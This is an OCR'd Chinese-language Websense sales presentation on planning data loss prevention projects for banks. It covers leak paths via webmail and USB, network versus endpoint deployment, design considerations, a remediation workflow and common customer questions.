| 蔡一零 | L100580XXX | (02)2266-55XX | 0987-6543XX | 1943/9/23 |
| 李啟龍 | L200473XXX | (02)2325-58XX | 0912-3456XX | 1950/4/12 |

# 目前的資料流程





**正常的資料查詢**
透過Web App以及專屬
應用程式進行資料查詢

**洩密資料流程**
行員查詢到資料後，剪貼到其他
地方(webmail, USB等等)並傳送

解決方案

- ü由資料來源(資料庫)學習
- ü新增系統立即保護
- ü不影響現有流程
- ü提供端點以及閘道的防護
- ü監控"資料流程"預防洩密


# 範例:使用者透過Webmail或是其他上傳網站洩密




Websense Confidential


# 導入實務探討

How the customer explained it




How the Project Leader understood it

How the Analyst designed it




How the Programmer wrote it

How the Business Consultant described it




How the project was documented



What operations installed

How the customer was billed



How it was supported

What the customer really needed

# 導入實務探討–該如何規劃DLP專案？

websense
ESSENTIAL INFORMATION PROTECTION™

- 從網路著手?
  - 優點
    - 法稽核
    - 周邊控管
- 從端點著手?
  - 優點
    - 性?
    - 影響使用者日常操作
    - 會觸發大量事件
    - 佈署較為困難

**Best Practice**

支援端點及網路兩種架構

初期由網路開始佈署 分析使用者行為
第二階段再於進行控管的主機佈署代理程式


# 導入實務探討–設計的考慮

- 涵蓋現有的通訊管道(Business Channel)
  - 解決方案應該要涵蓋現有的業務通訊管道，至少包含SMTP, IM, and HTTP(s)
  - 其他的非業務相關管道 (e.g. P2P, backdoor)應該可以被控管或是阻擋
- 應該考慮與現有基礎建設的整合
  - 解決方案應該能跟現有的基礎建設投資整合 (Proxy Server, Mail Server[Linux MTA, Exchange, IIS SMTP, Notes] , Web Filtering)
- 隱藏在解決方案後的成本
  - 除瞭解決方案本身，是不是需要額外添購設備或是有額外的管理成本?比如複雜的系統安裝流程、外掛的資料庫授權等
  - 進入阻擋階段是不是需要額外添購昂貴的硬體設備?各階段需要投資的專案是否有清楚列出?

# 導入實務探討–該如何規劃DLP專案？

| 機密分級 | 建立指紋資料庫 | 稽核|保護 | 報表 | 檢討|修正 |
|---|---|---|---|---|
| Confidential Data | Known locations | Throughout the enterprise | Status, Inventory | Assign to data owners |
| Confidential documents | 0x5BD41<br>0x190C1<br>0x93005<br>Fingerprints | User Desktops | Compliance | File, Record Removal |
| Customer data | File servers | Web | IT Risk Management | Encryption |
| Sarbox | | | | Tombstone |
| HIPAA | Databases | Email | | Ransom Notes |
| PCI DSS | | IM | | > Chmod +r –w -x<br>Change file permissions |
| GLBA, EU DPA | | | | |

# 常見的問題討論

- 我要把所有流量紀錄下來備查，你們的系統能做到嗎?
- DLP系統是否能夠100%保證防洩密? (以下省略諸多特殊情境)如果不能夠100%防洩密，爲何我要採用DLP解決方案?
- 我不知道，公司也沒有人知道機密資料在哪裡。
- 我不想被複雜的資料分級專案搞得滿頭包–你們的系統可以自動分類分級嗎?
- 你們的系統學習(掃描) XX GB/TB要多久的時間?